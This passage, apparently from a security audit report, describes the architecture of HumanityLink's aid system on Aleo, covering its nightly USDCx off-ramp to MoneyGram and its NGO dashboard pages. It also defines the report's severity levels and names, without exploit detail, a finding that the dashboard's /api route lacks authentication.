
The diagram below illustrates the process.
The sweep_and_offramp.mjs script runs once a night, and turns the USDCx that merchants have earned on Aleo into local cash that they can collect at a MoneyGram counter.
The script first totals how much each merchant is owed according to v9’s merchant_vault ledger (whose entries are filled/increased whenever merchants request an off-ramp via v9’s offramp_merchant function).
These funds are then bridged off Aleo and to Ethereum (via Circle’s xReserve), and further bridged from Ethereum to Stellar (via Circle’s Cross-Chain Transfer Protocol (CCTP) v2).
The reason the extra step of bridging to Stellar is necessary is that Stellar is currently the only blockchain that MoneyGram supports for their off-ramp service.
The final step of the off-ramp process pays the merchants and reconciles the on-chain bookkeeping.
Each merchant receives a WhatsApp message with a link to complete an identity check, and once they do, their share of the cash is sent to MoneyGram and they are texted a pickup reference.
Once the merchant’s payout succeeded, the off-ramp script clears the merchant’s on-chain balance in the merchant_vault.
NGO Dashboard
NGO Dashboard (/ngo-dashboard) is a Next.js App Router dashboard for NGO operators managing HumanityLink aid flows on Aleo. It is essentially the “frontend” client-side UI that calls directly to the backend.
The main pages of the dashboard are as follows:
- /: dashboard overview that shows the NGO’s operational snapshot: active beneficiaries, whitelisted merchants, total aid issued, program USDCx balance, total aid volume, pending merchant settlement amount, and converted-to-cash amount. It also renders a weekly activity bar chart and recent transactions.
- /auth: the login page that shows a simple HumanityLink login screen and delegates the process to Auth0.
- /beneficiaries: the beneficiary management page that lists registered beneficiaries with wallet/address, status, received/spent amounts, and activity metadata. It supports refreshing data from the backend, copying/opening addresses, bulk registration from CSV, bulk allowlisting, and exporting beneficiary data. Bulk registration is streamed via server-sent events so the UI can show per-row success/skipped/failed progress.
- /merchants: the merchant management page that lists registered merchants, their Aleo address, transaction count, volume, registration date, status, and whitelist state. Operators can register a new merchant, receive generated credentials, whitelist an existing merchant, remove whitelist status, copy addresses, and open addresses in the explorer. It separates merchant wallet creation from restricted-aid whitelist approval.
- /issue: the aid issuance page: it lets an operator select a beneficiary from the backend list or enter a manual Aleo address, then specify a USD amount to issue. For normal backend-backed issuance, it posts to
/aid/issue with the beneficiary short ID and microcredit amount. It also includes bulk issue and bulk credits modals for batched distributions.
- /transactions: paginated transaction history from
/stats/all-transactions, and the vault summary.
- /settings: high-privilege admin actions for the Aleo program, such as transferring admin, issuer/merchant authentication, pause/unpause, bridge/fund/sweep/send credits, and settlement config.
These dashboard routes are protected by the authentication middleware, except for /api and /auth itself. This authentication is provided by Auth0 for managing logged-in users.
Note that this unauthenticated /api route appears to be an issue at first glance, which we already noted in more detail in the finding: Custodial operations lack proper authentication in addition to the other related issues.
Below are listed the findings found during the engagement. High severity findings can be seen as
so-called
"priority 0" issues that need fixing (potentially urgently). Medium severity findings are most often
serious
findings that have less impact (or are harder to exploit) than high-severity findings. Low severity
findings
are most often exploitable in contrived scenarios, if at all, but still warrant reflection. Findings
marked
as informational are general comments that did not fit any of the other criteria.